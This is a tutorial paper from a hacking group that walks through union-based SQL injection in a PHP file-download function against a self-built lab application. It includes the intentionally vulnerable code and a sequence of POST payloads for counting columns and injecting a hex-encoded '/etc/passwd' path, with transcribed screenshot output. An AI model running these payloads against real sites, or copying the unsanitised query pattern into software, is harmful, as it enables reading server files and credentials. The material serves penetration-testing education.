Local File Disclosure using SQL Injection

March 13, 2017

Manish Kishan Tanwar

From IndiShell Lab

https://twitter.com/IndiShell1046

Table of Contents

Acknowledgements

Heartily Thanks to IndiShell/ICA crew and hacker fantastic for inspiration.

Special Dedications:

Zero cool, code breaker ICA, root_devil, google_warrior, INX_r0ot, Darkwolf indishell, Baba, Silent poison India, Magnum sniper, ethicalnoob Indishell, Local root indishell, Irfninja indishell, Reborn India,L0rd Crus4d3r,cool toad, Hackuin, Alicks,Gujjar PCP,Bikash,Dinelson Amine,Th3 D3str0yer, SKSking, rad paul,Godzila,mike waals,zoo zoo,cyber warrior,shafoon, Rehan manzoor, cyber gladiator,7he Cre4t0r,Cyber Ace, Golden boy INDIA,Ketan Singh, D2 Yash, Aneesh Dogra, AR AR, saad abbasi, hero, Minhal Mehdi, Raj bhai ji, Hacking queen, lovetherisk, D3.

My Father, my Ex Teacher, cold fire hacker, Mannu, ViKi, Ashu bhai ji, Soldier Of God, Bhuppi, Rafay Baloch, Mohit, Ffe, Ashish, Shardhanand, Budhaoo, Jagriti, Salty, Hacker fantastic, Jennifer Arcuri and Don(Deepika kaushik), Govind

Introduction:

SQL Injection AKA mother of hacking is one of the notorious and well known vulnerability which has caused lots of damage to cyber world. Researchers has published lots of stuff on different-2 exploitation techniques for conducting various type of attacks including accessing data stored in database, reading/writing code from/to server using load and into outfile in MySQL, performing command execution using SA account in MSSQL.

In this paper, we are going to exploit SQL Injection vulnerability in file download function which download file from server on the basis of output returned by vulnerable SQL query.

Let’s consider scenario in which, there is one user supplied parameter which is getting process in SQL query and after processing, SQL query is returning location of the file. Now, let’s suppose that value returned by SQL query is getting pass to a function which download local file from server. In this case if user input is not getting check by web application, in that case attacker can easily manipulate SQL query to download any file from server with known location (file must have read permission on it).

So in this paper I am going to demonstrate local file disclosure in PHP based web application with MySQL database as backend. File download parameter is vulnerable to SQL Injection.

Lab environment:

To work with this exploit, I have setup following things on my machine.

1. Web server (apache in my case)
2. PHP installation.
3. MySQL database
4. Sample vulnerable web application which you can get from my github account. Here is one which is developed by me for demonstration: -
   https://github.com/incredibleindishell/Local-file-disclosure-SQL-Injection-Lab

   Download sample code and create one user in MySQL server with

Username=dsqli
Password=icadsqli
And database name = dsqli
To create database and user which will be having read permission on the database, just follow given below process: -

-> Login to MySQL console with root account

Command to create new database: -
Create database dsqli;

Command to create user dsqli with password icadsqli which will be having read/write permission on database dsqli: -

grant all on dsqli.* to dsqli@localhost IDENTIFIED BY 'icadsqli';


Once you have setup database and user account, just import the database dump file (dsqli.sql which is available with the sample code) to database dsqli.

Database is having 1 table: -
i) Download (column names are id, image_name and location)

Root cause of issue: -

This exploitation technique is applicable in specific case only when web application file downloading function is relaying on the SQL query output.

Sample vulnerable code which is vulnerable to SQL Injection and SQL query data is getting pass to file download function file_download.



```
$news="select * from download where id=".$_POST['image']
   if($result = mysqli_query($conn, $news))
    {
        while($row = mysqli_fetch_assoc($result))
            {
                $file=$row['location'];
            file_download($file);

            }
    }
```

SQL query which is vulnerable o SQL Injection and passing its output to file download function file_download (this function download local file from server on the basis of input file location)

In above code we can see, if any how we alter the query and SQL query return $row['location'] variable with value something which is having location of server local file or web application source code file, file_download function will download that file for us >:D< .

This thing can be easily achieved by injecting union based SQL query and during injection, put full path (local) of the file which we want to download in hex form.

Exploitation

1. Local file disclosure using SQL Injection : -

First of all, just figure out whether application is vulnerable to integer based SQLI or string based SQLI. After that figure out number of column in table queried by SQL statement.

In our case, SQL Injection point is vulnerable to **Integer based SQL Injection**.

Finding Column count: -


Let's find out column count by fuzzing web application. To do it, remember one thing if query executes properly and gives output, we will get file download popup so to find column count we will inject order by clause and will keep increasing the value in order by clause until web application stop giving download popup.

Web application is having SQL injection in index.php page. File download request on page

```
index.php
```

with parameters

```
image=1&image_download=Download
```


http://192.168.56.101:19761/dsqli/index.php

☑ Enable Post data ☐ Enable Referrer

image=1&image_download=Download

file download popup with legitimate request

Opening marine.jpg

You have chosen to open:

marine.jpg

which is: JPEG Image (667 KB)

from: http://192.168.56.101:19761

What should Firefox do with this file?

○ Open with Windows Photo Viewer (default)

◉ Save File

--==[[Local File disclosure using SQL Injection]]==
--==[[With Love From Team IndiShell]]==--
Home
Downloads
Who we are
Serial Number
Image name
Image Link
Download
OK
Cancel


Serial Number	Image name	Image Link	Download
1	Marine ford	Open Image	Download
2	Luffy fourth gear	Open Image	Download
3	Newgate Vs Teach	Open Image	Download
4	straw-hat crew	Open Image	Download
5	Whitebeard luffy ace	Open Image	Download

Now try to enumerate number of columns using order by clause.

Page Index.php

Post parameters

image=1 order by 1--&image_download=Download


http://192.168.56.101:19761/dsqli/index.php

☑ Enable Post data ☐ Enable Referrer

image=1 order by 1--&image_download=Download

file download popup when injected order by clause in post parameter 'image' value.

Opening marine.jpg

You have chosen to open:

marine.jpg

which is: JPEG Image (667 KB)

from: http://192.168.56.101:19761

What should Firefox do with this file?

○ Open with Windows Photo Viewer (default)

◉ Save File


--==[[Local File disclosure using SQL Injection]]==
--==[[With Love From Team IndiShell]]==--
Home
Downloads
Who we are
Serial Number
Image name
Image Link
Download
OK
Cancel

Now inject parameter with ‘order by 5--’

Page index.php

Post parameters

image=1 order by 5--&image_download=Download


Load URL
Split URL
Execute

http://192.168.56.101:19761/dsqli/index.php

Enable Post data ✓ Enable Referrer

Post data: image=1 order by 5--&image_download=Download

web application is throwing error message when incresed value of 'order by' clause from1 to 5

192.168.56.101:19761/dsqli/index.php

something went wrong

--==[[Local File disclosure using SQL Injection]]==--
--==[[With Love From Team IndiShell]]==--
Home
Downloads
Who we are


Web application is not prompting file download popup box when we increased the value of order by clause from 1 to 5 which indicates that number of column used by select statement is less than 5.

Let’s try with order by 4

Page index.php

Post parameters

image=1 order by 4--&image_download=Download


Load URL
Split URL
Execute

http://192.168.56.101:19761/dsqli/index.php

Enable Post data ✓ Enable Referrer

Post data: image=1 order by 4--&image_download=Download

same error message with order by 4, means column count is not 4

192.168.56.101:19761/dsqli/index.php

something went wrong


--==[[Local File disclosure using SQL Injection]]==--
--==[[With Love From Team IndiShell]]==--
Home
Downloads
Who we are

Same error message, let’s try value 3 in ‘order by’ clause

Page index.php

Post parameters

image=1 order by 3--&image_download=Download



http://192.168.56.101:19761/dsqli/index.php

✓ Enable Post data ☐ Enable Referrer

image=1 order by 3--&image_download=Download

web application is prompting us with download popup which indicates number of column counts are 3 because web application was trowing an error when we tried with order by 4

Opening marine.jpg

You have chosen to open:

marine.jpg

which is: JPEG Image (667 KB)

from: http://192.168.56.101:19761

What should Firefox do with this file?

○ Open with Windows Photo Viewer (default)

● Save File

☐ Do this automatically for files like this from now on.

192.168.56.101:19761/dsqli/index.php
---==[[Local File disclosure using SQL Injection]]
---==[[With Love From Team IndiShell]]==---
Home
Downloads
Who we are
OK
Cancel


This time we got file download popup :D so finally we have figured out that column count is 3.

Let’s try to inject URL with union statement
Injected request will be: -

Page index.php

Post parameters

image=1 union select 1,2,3--&image_download=Download



http://192.168.56.101:19761/dsqli/index.php

✓ Enable Post data ☐ Enable Referrer

image=1 union select 1,2,3--&image_download=Download

we are getting download popup with union statement too means our column count is correct

Opening marine.jpg

You have chosen to open:

marine.jpg

which is: JPEG Image (667 KB)

from: http://192.168.56.101:19761

What should Firefox do with this file?

○ Open with Windows Photo Viewer (default)

● Save File

☐ Do this automatically for files like this from now on.


192.168.56.101:19761/dsqli/index.php
---==[[Local File disclosure using SQL Injection]]
---==[[With Love From Team IndiShell]]==---
Home
Downloads
Who we are
OK

This injected request is also giving us download popup >:D<

Finding target column for file download: -

Now we have column count and we need to figure out our target column which will allow us to define path of the file. To do this, we need to put hex value of file path (which we want to download) in column numbers one by one till we find out the column number which will download file defined by us.

Let's try to download /etc/passwd and in order to do so, first of all we need to change the /etc/passwd string into hex value (I am using hex bar addon in firefox). Add 0x with hex value of the string. We don't know the column number which is getting used by web application to get the file location, so will replace 1 in union select statement with hex value of /etc/passwd (as given below in screenshot).



```
http://192.168.56.101:19761/dsqli/index.php
image=1 union select 0x2f6574632f706173737764,2,3--&image_download=Download
```

In union select 1,2,3-- i have replaced 1 with hex value of string '/etc/passwd'

Enable Post data
Enable Referrer
192.168.56.101:19761/dsqli/index.php
--==[[Local File disclosure using SQL Injection]]==--
--==[[With Love From Team IndiShell]]==--
Home
Downloads
Who we are

Now, current request is like this

Page index.php

Post parameters

image=1 union select 1,2,3--&image_download=Download

Change request to like this

Page index.php

Post parameters

image=1337 union select 1,2,3--&image_download=Download

We need to change actual value of vulnerable parameter to something non existing value so that when real query executes with our injected query, real query should not return anything and only our injected query should return result. If we don't do this, we will keep getting popup of file which we were getting with legitimate request (query without injection).

Ok let's see if injected query works well (if we have injected right column which return file location to file download function) and web application is giving us download popup for /etc/passwd file or not.


Request

Page index.php

Post parameters

image=1337 union select 0x2f6574632f706173737764,2,3--

&image_download=Download



```
http://192.168.56.101:19761/dsqli/index.php
☑ Enable Post data ☐ Enable Referrer
image=1337 union select 0x2f6574632f706173737764,2,3--&image_download=Download
```

web application is giving error message instead of /etc/passwd file download popup


Web application is prompting error message, means we need to check other column instead of first one.
Let's check for column 2
Request will be

Page index.php

Post parameters

image=1337 union select 1,0x2f6574632f706173737764,3--

&image_download=Download



```
http://192.168.56.101:19761/dsqli/index.php
```

☑ Enable Post data ☐ Enable Referrer

```
image=1337 union select 1,0x2f6574632f706173737764,3--&image_download=Download
```

same error message with coumn number 2 also

```
192.168.56.101:19761/dsqli/index.php
```

file not found

No success, need to check with third column.


Request with third column will be

Page index.php

Post parameters

image=1337 union select 1,2,0x2f6574632f706173737764--

&image_download=Download


http://192.168.56.101:19761/dsqli/index.php

[✓ Enable Post data] Enable Referrer

```
image=1337 union select 1,2,0x2f6574632f706173737764--&image_download=Download
```

It worked with 3rd column and web applicaion gave popup for passwd file download :D

192.168.56.101:19761/dsqli/index.php

--==[[Local File disclosure using SQL Injection]]

--==[[With Love From Team IndiShell]]==--

Opening passwd

You have chosen to open:

passwd

which is: application/octet-stream (2.0 KB)

from: http://192.168.56.101:19761

What should Firefox do with this file?

Open with [✓ Save File]

Do this automatically for files like this from now on.

